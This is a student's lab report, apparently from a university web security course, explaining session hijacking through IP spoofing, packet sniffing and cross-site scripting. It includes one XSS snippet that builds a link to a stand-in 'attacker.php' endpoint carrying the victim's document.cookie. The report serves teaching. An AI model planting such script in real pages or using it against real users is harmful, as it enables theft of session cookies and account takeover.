**Experiment 7**

**Student Name: Sahul Kumar Parida UID: 20BCS4919**

**Branch: CSE Section/Group: WM-904/B**

**Semester: 5th Date of Performance: 08/11/2022**

**Subject Name: Web and Mobile Security Lab**

**Subject Code: 20CSP-333**

**Aim:**

Implementation of Session hijacking attack on http-enabled website.

**Objective:**

To Identify vulnerable session cookies.

**Software/Hardware Requirement:**

OWASP ZAP

JHijack - a numeric session hijacking tool


**Steps/Method/Coding:**


TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguise itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

Another type of session hijacking is known as a man-in-the-middle attack, where the attacker, using a sniffer, can observe the communication between devices and collect the data that is transmitted.

A hacker attack on a user session is referred to as [**session hijacking**](https://www.geeksforgeeks.org/session-hijacking/). When we log into any service, the session is active. The ideal scenario is when we use a [web application](https://www.geeksforgeeks.org/how-to-design-a-web-application-a-guideline-on-software-architecture/), such as a banking application, to conduct a financial transaction. Cookie Hijacking, also known as cookie side jacking, is another name for session hijacking. A hacker’s attack is more targeted the more detailed information they have about our sessions. For web applications and browser sessions, this session hijacking is typical.

**Using Packet Sniffers**






In the above figure, it can be seen that attack captures the victim’s session ID to gain access to the server by using some packet sniffers.

* **Cross Site Scripting(XSS Attack)**  
  Attacker can also capture victim’s Session ID using XSS attack by using JavaScript. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker.

<SCRIPT type="text/javascript">

var adr = '../attacker.php?victim\_cookie=' + escape(document.cookie);

</SCRIPT>




**Session Sniffing:**

* To obtain the valid session ID, the attacker employs a valid sniffer.
* Unauthorized access to the web server is gained by the hacker.

**Attacks on the client side:**

* A hacker can take over a session ID by utilizing harmful software or client-side code.
* Cross-site scripting attacks to steal the session token are very common.
* Using malicious JavaScript code is possible.

**Output screenshot:**



**Learning Outcomes:**

Session hijacking attack can be best defined as a successful attempt of an attacker to take over your web session. An attacker can impersonate an authorized user to gain access to a domain, server, website, web application, or network to which access is restricted through this type of attack.